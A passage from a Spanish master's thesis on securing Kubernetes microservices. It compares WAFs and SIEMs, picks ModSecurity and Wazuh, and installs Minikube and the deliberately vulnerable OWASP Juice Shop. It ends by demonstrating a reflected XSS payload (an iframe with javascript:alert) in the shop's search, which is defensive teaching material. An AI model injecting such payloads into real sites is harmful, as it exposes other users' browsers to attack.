Características de Seguridad	Amplias, con detección avanzada de amenazas	Enfocado en XSS y SQLi, con menor conjunto de reglas	Similares a ModSecurity, con enfoque en rendimiento
Rendimiento	Puede afectar el rendimiento con reglas complejas	Relativamente ligero	Alto rendimiento prometido
Madurez	Alta, en el mercado desde 2002	Moderada, en el mercado desde 2011	Emergente, en desarrollo activo
Soporte para Reglas OWASP Top Ten	Completo, con el Core Rule Set (CRS) diseñado para mitigar estos riesgos	Parcial, algunas protecciones específicas incluidas	Completo, puede implementar reglas equivalentes a las de ModSecurity
Actualizaciones	Regulares, comunidad activa	Menos frecuentes que ModSecurity	Regulares, con comunidad emergente
Interoperabilidad	Buena con otras herramientas de seguridad	Limitada a Nginx	Alta, con sistemas modernos y contenedores
Soporte Comunitario	Muy grande y activa	Moderado	Emergente y activo
Pruebas y Referencias	Ampliamente probado y documentado	Menos pruebas externas, pero eficaz dentro de su enfoque	Menos probado que ModSecurity pero con pruebas positivas
Personalización	Alta, reglas muy personalizables	Personalización moderada	Alta, con capacidad de escritura de middleware personalizado
Logs y Reportes	Extensivos y detallados	Básicos	Configurables y adaptables

Como resultado del análisis es posible observar que **ModSecurity** es el WAF que mejor cumple con los criterios fijados. Coraza le sigue de cerca y tiene como ventaja su facilidad de configuración y su rendimiento. Sin embargo, ModSecurity es un software más maduro que tiene una comunidad activa mayor y está más probado y documentado.

Security Information and Event Management (SIEM):

Criterio	Prelude OSS	Wazuh	AlienVault OSSIM
Capacidades de Recolección	Múltiples formatos y es flexible en la integración de fuentes de datos.	Potente recolector con capacidades de integración de endpoint.	Buena recolección de datos, integración de OTX para inteligencia de amenazas.
Análisis y Correlación	Correlación avanzada, pero puede requerir configuración manual intensiva.	Análisis y correlación de eventos; detección de anomalías y comportamiento.	Correlación de eventos y detección de anomalías integradas, pero más básicas comparadas con soluciones comerciales.
Escalabilidad	Escalable, pero puede necesitar más configuración para grandes entornos.	Alta escalabilidad especialmente en nube y grandes redes.	Escalable, pero con algunas limitaciones en entornos muy grandes.
Rendimiento	Buen rendimiento con recursos adecuados asignados.	Optimizado para un alto rendimiento, incluso en grandes volúmenes de datos.	Buen rendimiento general, pero puede requerir ajustes en la configuración.
Alertas y Respuestas en Tiempo Real	Respuesta en tiempo real con módulos de respuesta adecuados.	Alertas en tiempo real con capacidades de respuesta automatizada integradas.	Alertas en tiempo real y algunas capacidades de respuesta automatizada.
Compatibilidad con WAFs Open Source	Integración manual posible con ModSecurity y otros WAFs open source.	Integración nativa o fácilmente configurable con WAFs como ModSecurity y otros.	Soporte para la integración con WAFs, aunque podría ser más orientado a la versión comercial de AlienVault.
Soporte para Cumplimiento	Cumple con los estándares básicos, pero podría necesitar trabajo adicional para informes específicos de cumplimiento.	Soporta cumplimiento con módulos especializados para PCI-DSS, GDPR, etc.	Incluye funcionalidades para ayudar en el cumplimiento de varias normativas.
Interfaz de Usuario	Interfaz más técnica, podría ser compleja para usuarios no técnicos.	Interfaz amigable y paneles de control personalizables.	Interfaz amigable con visualizaciones e informes útiles.

Facilidad de Uso y Configuración	Requiere conocimiento técnico especializado para configuración y uso.	Relativamente fácil de usar con una comunidad activa para soporte.	Interfaz de usuario y configuración guiada que facilita la puesta en marcha.
Documentación y Soporte	Documentación técnica disponible, comunidad más pequeña.	Excelente documentación y soporte de la comunidad.	Buena documentación y soporte de la comunidad, con soporte adicional disponible a través de servicios comerciales.
Madurez del Proyecto	Proyecto maduro con años en el mercado.	Proyecto en rápido crecimiento con actualizaciones frecuentes.	Muy maduro, con la opción de pasar a una versión comercial.
Comunidad y Soporte	Comunidad más pequeña en comparación con otros proyectos.	Comunidad grande y activa. Soporte comercial disponible.	Comunidad sólida. Soporte comercial disponible a través de AT&T Cybersecurity.
Flexibilidad y Personalización	Altamente personalizable, pero con una curva de aprendizaje.	Muy flexible, con capacidades de personalización para reglas y alertas.	Personalizable hasta cierto punto, pero algunas limitaciones sin la versión comercial.
Actualizaciones y Mantenimiento	Frecuentes, pero puede requerir esfuerzo manual.	Actualizaciones frecuentes y mantenimiento sencillo a través de repositorios dedicados.	Actualizaciones regulares; aunque el mantenimiento es más sencillo para la versión comercial

La comparativa arroja que **Wazuh** es la herramienta que mejor va a cumplir con las expectativas fijadas. Prelude OSS se queda muy atrás; sin embargo, AlienVault sí presenta características interesantes, entre ellas la posibilidad de comenzar con una versión open source y pasar a una versión comercial, factor a valorar en el caso de una compañía emergente que pueda tener un rápido crecimiento y requiera un soporte más avanzado.

Wazuh es una herramienta muy completa con una gran comunidad y mucha flexibilidad de configuración.

3.3. Arquitectura

3.3.1. Propuesta general

Con los resultados obtenidos del análisis anterior, el Firewall de Aplicaciones (WAF) escogido es **ModSecurity** y el Sistema de Gestión de Eventos de Seguridad (SIEM) es **Wazuh**.

Todo se va a integrar en un clúster de Kubernetes, utilizando Minikube para realizar una instalación local.

La manera de instalar ModSecurity va a ser a integrándolo en el Ingress Controller, de manera que la configuración quedará completamente centralizada.

En lo que respecta a Wazuh, recogerá los logs de ModSecurity a través de un agente instalado con el Ingress Controller.

Para acceder a las aplicaciones que hay publicadas en el clúster, los usuarios deberán entrar a través del Ingress Controller, de manera que se les aplicarán todas las reglas configuradas.

Sin embargo, para acceder a Wazuh los usuarios lo harán de forma directa, puesto que los problemas que pueda tener el Ingress Controller o las aplicaciones que protege no deberán entorpecer el correcto funcionamiento de Wazuh.

La arquitectura propuesta es la siguiente:




Ilustración 6. Arquitectura propuesta

Para comprender mejor el escenario, es interesante observar el detalle de la arquitectura de Wazuh, donde se distinguen claramente sus componentes y se puede ver cómo es posible integrarlo con distintos sistemas a través de la instalación de agentes.




Ilustración 7. Arquitectura de Wazuh

Wazuh va a proporcionar el análisis y la detección de amenazas, así como la monitorización de la solución final. La arquitectura de Wazuh se divide en varios componentes clave [56]:

- **Wazuh Server**: Es el componente central. Se encarga de analizar los datos recogidos por los agentes y ejecutar respuestas automáticas ante incidentes.
- **Wazuh Agents**: Son agentes ligeros, instalados en las máquinas a monitorizar. Recopilan datos como registros del sistema, cambios en la configuración y el estado de los archivos, y los envían al servidor Wazuh.
- **OpenSearch**: Se utiliza para el almacenamiento, análisis y visualización de datos. Para la visualización se utiliza OpenSearch Dashboards.
- **API de Wazuh**: Permite la interacción automatizada y la integración del servidor Wazuh con otras herramientas, facilitando la configuración, la obtención de información sobre el estado y alertas del sistema.
- **Base de datos de Reglas y Decodificadores**: Wazuh utiliza una extensa base de datos de reglas y decodificadores para identificar patrones de ataques, amenazas y anomalías.
- **Interfaz de usuario**: La gestión y visualización de los datos y alertas se facilita a través de OpenSearch Dashboards, proporcionando una interfaz de usuario amigable y detallada.

La versatilidad de la combinación de ModSecurity y Wazuh permitirá que se obtenga como resultado una arquitectura resiliente y bien monitorizada, protegida contra las amenazas más comunes a las que se enfrentan los microservicios desplegados en un clúster de Kubernetes.

3.3.2. Prueba de concepto

Para demostrar la arquitectura propuesta, se va realizar una prueba de concepto que involucrará Wazuh, ModSecurity y Kubernetes (Minikube), y seguirá los siguientes pasos:

- **Preparación del Entorno de Kubernetes**:
  - Instalar y configurar Minikube en un entorno local.
  - Configurar un clúster de Kubernetes en Minikube.
  - Asegurarse de que todos los recursos necesarios (CPU, memoria, almacenamiento) están disponibles para el correcto funcionamiento del clúster y los componentes adicionales.
- **Elección e instalación de aplicación a proteger**
  - Seleccionar de la aplicación, preferiblemente vulnerable.
  - Instalar de la aplicación en el clúster.
  - Redirigir del tráfico de para acceder únicamente desde el Ingress Controller.
- **Instalación y Configuración de Ingress Controller con ModSecurity**:
  - Instalar ModSecurity como un WAF (Web Application Firewall) integrado en el Ingress Controller de Kubernetes.
  - Configurar ModSecurity para proteger las aplicaciones en el clúster, asegurándose de que todas las reglas de seguridad pertinentes estén en su lugar, considerando las reglas de OWASP.
  - Realizar pruebas iniciales para verificar que ModSecurity está funcionando correctamente y bloqueando las amenazas conocidas.
- **Instalación y Configuración de Wazuh**:
  - Instalar Wazuh en el clúster de Kubernetes. Aquí, Wazuh actuará como SIEM (Sistema de Gestión de Eventos de Seguridad).
  - Configurar Wazuh para que recoja y analice los logs generados por ModSecurity. Esto puede implicar la configuración de un agente de Wazuh junto con el Ingress Controller.
  - Asegurarse de que Wazuh esté configurado para recibir y procesar datos correctamente.
- **Integración y Pruebas del Sistema**:
  - Realizar pruebas para verificar que Wazuh recoge y analiza los logs de ModSecurity de manera eficiente.
  - Comprobar que las alertas y los eventos son registrados y reportados correctamente en Wazuh.
  - Probar la configuración de ModSecurity mediante la simulación de ataques o amenazas para ver cómo Wazuh procesa y responde a estos eventos.

Esta prueba de concepto ayudará a validar la viabilidad técnica y la eficacia de la solución propuesta en un entorno controlado, similar al que se utilizaría en un despliegue real.

4. Implementación y pruebas

4.1. Instalación y configuración de Kubernetes

Para la realización de este TFM se va a utilizar una máquina virtual Ubuntu 22.04.

Kubernetes tiene unos requisitos de hardware elevados. Para fines educativos existe una versión compacta que se llama Minikube. Es la que se va a emplear para realizar las instalaciones y configuraciones necesarias para la securización de los microservicios.

La instalación de Minikube tiene como requisito previo disponer de Docker o VirtualBox [56].

4.1.1. Instalación de Docker

Aunque Ubuntu permite instalar Docker con “apt” desde sus repositorios por defecto, se va a utilizar el repositorio de paquetes de Docker, a fin de tener la versión más actualizada y estable.

Previamente, dado que Ubuntu está recién instalado y no dispone de algunas herramientas, se instalan las utilidades que posteriormente serán necesarias para descargar tanto las configuraciones como el software requerido.

```
esperanza@ubuntu:~$  sudo apt install ca-certificates curl gnupg wget apt
-transport-https -y
Leyendo lista de paquetes... Hecho
Creando árbol de dependencias... Hecho
Leyendo la información de estado... Hecho
```

Ilustración 8. Instalación de utilidades básicas

Se actualiza el repositorio de paquetes:

```
$ sudo apt update
```

Y se procede a la instalación de todos los paquetes de Docker que van a ser necesarios para utilizar Kubernetes sin problemas.

```
esperanza@ubuntu:~$ sudo apt install -y docker-ce docker-ce-cli containerd.io
 docker-buildx-plugin docker-compose-plugin
Leyendo lista de paquetes... Hecho
Creando árbol de dependencias... Hecho
Leyendo la información de estado... Hecho
```

Ilustración 9. Instalación paquetes de Docker

Por último, comprobamos que Docker está activo:

```
esperanza@ubuntu:~$ systemctl status docker
● docker.service - Docker Application Container Engine
     Loaded: loaded (/lib/systemd/system/docker.service; enabled; vendor preset>
     Active: active (running) since Sun 2023-11-19 13:31:35 CET; 50s ago
TriggeredBy: ● docker.socket
       Docs: https://docs.docker.com
   Main PID: 4695 (dockerd)
      Tasks: 10
     Memory: 27.7M
        CPU: 526ms
     CGroup: /system.slice/docker.service
             └─4695 /usr/bin/dockerd -H fd:// --containerd=/run/containerd/cont>
```

Ilustración 10. Estado de Docker

4.2. Instalación de Minikube

La instalación se lleva a cabo en varios pasos.

Lo primero es descargar el binario de Minikube y realizar la instalación, tras lo cual es recomendable comprobar que se ha instalado. En la ilustración puede verse que todo se ha instalado correctamente y la versión es la v1.32.0

```
esperanza@ubuntu:~$ curl -LO https://storage.googleapis.com/minikube/releases/la
test/minikube-linux-amd64
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100 89.3M  100 89.3M    0     0  26.6M      0  0:00:03  0:00:03 --:--:-- 26.6M
esperanza@ubuntu:~$ sudo install minikube-linux-amd64 /usr/local/bin/minikube
esperanza@ubuntu:~$ minikube version
minikube version: v1.32.0
commit: 8220a6eb95f0a4d75f7f2d7b14cef975f050512d
```

Ilustración 11. Descarga, instalación y comprobación del binario de Minikube

Para interactuar de manera más cómoda con Minikube se puede instalar Kubectl, que es una herramienta de línea de comandos que por debajo ejecuta curl.

```
esperanza@ubuntu:~$ curl -LO https://storage.googleapis.com/kubernetes-release/r
elease/`curl -s https://storage.googleapis.com/kubernetes-release/release/stable
.txt`/bin/linux/amd64/kubectl
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100 47.5M  100 47.5M    0     0  20.2M      0  0:00:02  0:00:02 --:--:-- 20.2M
esperanza@ubuntu:~$ chmod +x kubectl
esperanza@ubuntu:~$ sudo mv kubectl /usr/local/bin/
esperanza@ubuntu:~$ kubectl version -o yaml
clientVersion:
  buildDate: "2023-11-15T16:58:22Z"
  compiler: gc
  gitCommit: bae2c62678db2b5053817bc97181fcc2e8388103
  gitTreeState: clean
  gitVersion: v1.28.4
  goVersion: go1.20.11
  major: "1"
  minor: "28"
  platform: linux/amd64
kustomizeVersion: v5.0.4-0.20230601165947-6ce0bf390ce3

The connection to the server localhost:8080 was refused - did you specify the ri
ght host or port?
```

Ilustración 12. Instalación de kubectl

Una vez instalado todo ya es posible arrancar Minikube.

Se escoge Docker como driver:

```
esperanza@ubuntu:~$ minikube start --driver=docker
😄  minikube v1.32.0 en Ubuntu 22.04 (vbox/amd64)
✨  Using the docker driver based on user configuration
📌  Using Docker driver with root privileges
👍  Starting control plane node minikube in cluster minikube
```

Ilustración 13. Arranque de Minikube con driver Docker

Comprobando el estatus, se ve que todo está correctamente configurado.

```
esperanza@ubuntu:~$  minikube status
minikube
type: Control Plane
host: Running
kubelet: Running
apiserver: Running
kubeconfig: Configured
```

Ilustración 14. Estado de Minikube

4.2.1. Configuración de Addons

Minikube ofrece una serie de “addons” que se pueden habilitar fácilmente. Entre ellos, es especialmente interesante el Dashboard. Se selecciona y arranca para comprobar que todo funciona bien.

```
esperanza@ubuntu:~$ minikube addons list
|-----------------------------|----------|--------------|--------------------------------|
|         ADDON NAME          | PROFILE  |    STATUS    |           MAINTAINER           |
|-----------------------------|----------|--------------|--------------------------------|
| ambassador                  | minikube | disabled     | 3rd party (Ambassador)         |
| auto-pause                  | minikube | disabled     | minikube                       |
| cloud-spanner               | minikube | disabled     | Google                         |
| csi-hostpath-driver         | minikube | disabled     | Kubernetes                     |
| dashboard                   | minikube | disabled     | Kubernetes                     |
| default-storageclass        | minikube | enabled ✅   | Kubernetes                     |
| efk                         | minikube | disabled     | 3rd party (Elastic)            |
| freshpod                    | minikube | disabled     | Google                         |
```

Ilustración 15. Addons en Minikube

```
esperanza@ubuntu:~$ minikube addons enable dashboard
💡  dashboard is an addon maintained by Kubernetes. For any concerns contact minikube on Gi
tHub.
You can view the list of minikube maintainers at: https://github.com/kubernetes/minikube/bl
ob/master/OWNERS
    ▪ Using image docker.io/kubernetesui/dashboard:v2.7.0
    ▪ Using image docker.io/kubernetesui/metrics-scraper:v1.0.8
💡  Some dashboard features require the metrics-server addon. To enable all features please
 run:

        minikube addons enable metrics-server


🌟  The 'dashboard' addon is enabled
```

Ilustración 16. Habilitación de Dashboard

Ejecutando

```
$ minikube dashboard
```

Se abre el dashboard que mostrará los elementos desplegados en Minikube. En estos momentos todavía no contiene nada:




Ilustración 17. Dashboard de Minikube

4.3. Instalación y configuración de los microservicios

4.3.1. Elección de la aplicación a proteger

Recordando el planteamiento de este trabajo, se busca proteger los servicios o microservicios orquestados por Kubernetes. Estos microservicios son el elemento crítico que, una vez integrado en una arquitectura segura, no debería verse alterado ante posibles ataques. Además, frente la eventualidad de un ciberataque, la arquitectura debe proporcionar información relevante sobre lo que está sucediendo.

Para que este caso de ejemplo sea especialmente ilustrativo, se va a proteger una aplicación popularmente conocida y utilizada para el estudio de las vulnerabilidades de las aplicaciones web. Se trata de la Juice Shop de OWASP [56].

Dado que en el ámbito de la seguridad de las aplicaciones web es esencial contar con recursos prácticos y educativos que permitan desarrollar habilidades en la identificación y mitigación de vulnerabilidades, Open Web Application Security Project (OWASP) pone a disposición de cualquier persona interesada en la ciberseguridad una aplicación intencionadamente insegura, la Juice Shop, que se ha consolidado como una herramienta de referencia en el aprendizaje práctico de la seguridad web.

Esta aplicación está diseñada para proporcionar un entorno práctico y seguro en el ámbito de la seguridad de aplicaciones web. Su diseño y desarrollo imitan una tienda de zumos online real, incorporando una amplia gama de vulnerabilidades comunes.

La Juice Shop es aplicación es una SPA (Single Page Application) construida con tecnologías muy utilizadas en la actualidad, como JavaScript, Node.js y Angular, lo que refleja las prácticas y herramientas actuales en el desarrollo web y permite realizar un análisis realista de las vulnerabilidades.

Como proyecto de código abierto, OWASP Juice Shop está disponible gratuitamente y puede ser instalada fácilmente a través de Docker, descargase ya empaquetadas o desplegarse en la nube. Estas características la hacen idónea para la instalación en el clúster de Kubernetes [57].

4.3.2. Instalación de la aplicación

Desplegar la OWASP Juice Shop en Minikube usando Kubernetes implica crear archivos YAML para la configuración de los recursos necesarios, tales como el despliegue o el servicio. También se podría agregar un “autoscaler” si se quiere que la aplicación pueda crecer dinámicamente en base a determinadas reglas. Dada la capacidad del entorno, la parte del autoscaler se va a omitir.

Despliegue

El fichero YAML de despliegue define cómo se desplegará la aplicación, incluyendo la imagen del contenedor que se usará, la cantidad inicial de réplicas y cómo identificar los pods que pertenecen a este despliegue. En esencia, le dice a Kubernetes cómo se debe ejecutar la aplicación Juice Shop y qué recursos se necesitan para ello.

Para el despliegue se crea el fichero “juice-shop-deployment.yaml” con el siguiente contenido:

```yaml
apiVersion: apps/v1
kind: Deployment
metadata:
  name: juice-shop
spec:
  replicas: 1
  selector:
    matchLabels:
      app: juice-shop
  template:
    metadata:
      labels:
        app: juice-shop
    spec:
      containers:
      - name: juice-shop
        image: bkimminich/juice-shop
        ports:
        - containerPort: 3000
```

Cabe destacar el origen de la imagen, que es la oficial de OWASP, y el puerto en el que se levantará el contenedor, el 3000.

Para aplicar la creación de los recursos se puede utilizar el comando “create” o el “apply”. Mientras que “create” se suele utilizar para crear un nuevo recurso, “apply” es más versátil y permite tanto crear como actualizar elementos del clúster. Se escoge este comando para crear el despliegue:

```
$ kubectl apply -f juice-shop-deployment.yaml
```

El resultado de la ejecución de la línea anterior muestra cómo se ha creado correctamente el despliegue:

```
esperanza@ubuntu:~/Documentos/tfm$ kubectl apply -f juice-shop-deployment.yaml
deployment.apps/juice-shop created
```

Ilustración 18. Creación de despliegue Juice Shop

Su creación también puede verificarse en línea de comandos con “kubectl get deployments” o con “kubectl get all".




Ilustración 19. Comprobación de creación de despliegue en consola

Servicio

La configuración aportada por el archivo de servicio es la que va a permitir que la OWASP Juice Shop sea accesible tanto dentro como fuera del clúster de Kubernetes. Con este fichero se debe crear un servicio de tipo LoadBalancer, que asigne automáticamente una dirección IP externa a través de la cual se pueda acceder a la aplicación. Esto hará que la Juice Shop sea accesible a en la red, permitiendo que los usuarios interactúen con la aplicación desde fuera del clúster de Minikube.

Prerrequisitos

En clústeres locales o en entornos que no están integrados automáticamente con soluciones de balanceo de carga de un proveedor de nube, el balanceo de carga no está disponible y el servicio se quedaría en estado “Pending” indefinidamente intentando provisionar una IP. Esto se debe a que, para un entorno local, Kubernetes no proporciona balanceadores de carga nativos, por lo que el tipo LoadBalancer no funcionará de forma predeterminada.

Para solucionar este problema se puede utilizar MetalLB, que es una implementación de balanceador de carga para entornos “bare metal” y permite asignar direcciones IP de la red local al servicio de tipo LoadBalancer.

MetalLB es muy sencillo de configurar, ya que está entre los addons disponibles de Minikube.

```
$ minikube addons enable metallb
```

Ahora es necesario configurar el addon, especificando el rango de IPs que puede asignar:

```
$ minikube addons configure metallb
```

Ilustración 20. Configuración de MetalLB

Con esta configuración ya será posible utilizar el tipo LoadBalancer en local.

Se crea el fichero “juice-shop-service.yaml” con la información necesaria para realizar las configuraciones del servicio:

```yaml
apiVersion: v1
kind: Service
metadata:
  name: juice-shop-service
spec:
  selector:
    app: juice-shop
  type: LoadBalancer
  ports:
    - protocol: TCP
      port: 8080
      targetPort: 3000
```

Se aprecia como se crea un elemento de tipo “Service”. Con el selector se indica a qué pods debe dirigir el tráfico. Aquí, apunta a los pods con la etiqueta “juice-shop”. En las especificaciones se indica que se trata de un servicio de tipo “LoadBalancer”, lo que permite exponer el servicio fuera del clúster de Kubernetes y balancearlo entre distintos nodos.

También es importante el protocolo, que es TCP, y los puertos, donde se indica el puerto al que se conectará externamente el usuario y el puerto origen, que es el del pod al que se redirige internamente el tráfico.

Se aplica la configuración para crear el elemento:

```
$ kubectl apply -f juice-shop-service.yaml
```

```
esperanza@ubuntu:~/Documentos/tfm$ kubectl apply -f juice-shop-service.yaml
service/juice-shop-service created
```

Ilustración 21. Creación del servicio Juice Shop

Ya es posible visitar la página a través del LoadBalancer.




Ilustración 22. Acceso a Juice Shop usando LoadBalancer

4.3.3. Demostración de vulnerabilidades

La configuración realizada hasta ahora sería una instalación por defecto, donde tras la instalación de Kubernetes se realiza la instalación de una aplicación expuesta de forma pública.

Para ilustrar la vulnerabilidad de la aplicación, a continuación se muestran dos ejemplos clásicos, el XSS o Cross Site Scripting y la inyección de código SQL.

Cross Site Scripting

En la Juice Shop es posible ejecutar código JavaScript cuando se realiza una búsqueda [59].

Se introduce la cadena:

```
<iframe src="javascript:alert('Ataque XSS')">
```

Al realizar la búsqueda, se ejecuta el script inyectado.




Ilustración 23.Vulnerabilidad XSS en Juice Shop

Puede observarse que la inyección se pasa como GET en la URL, de modo que podría enviarse un enlace malintencionado a otros usuarios que contuviera una cadena con código HTML o JavaScript y que se ejecutaría en su navegador.

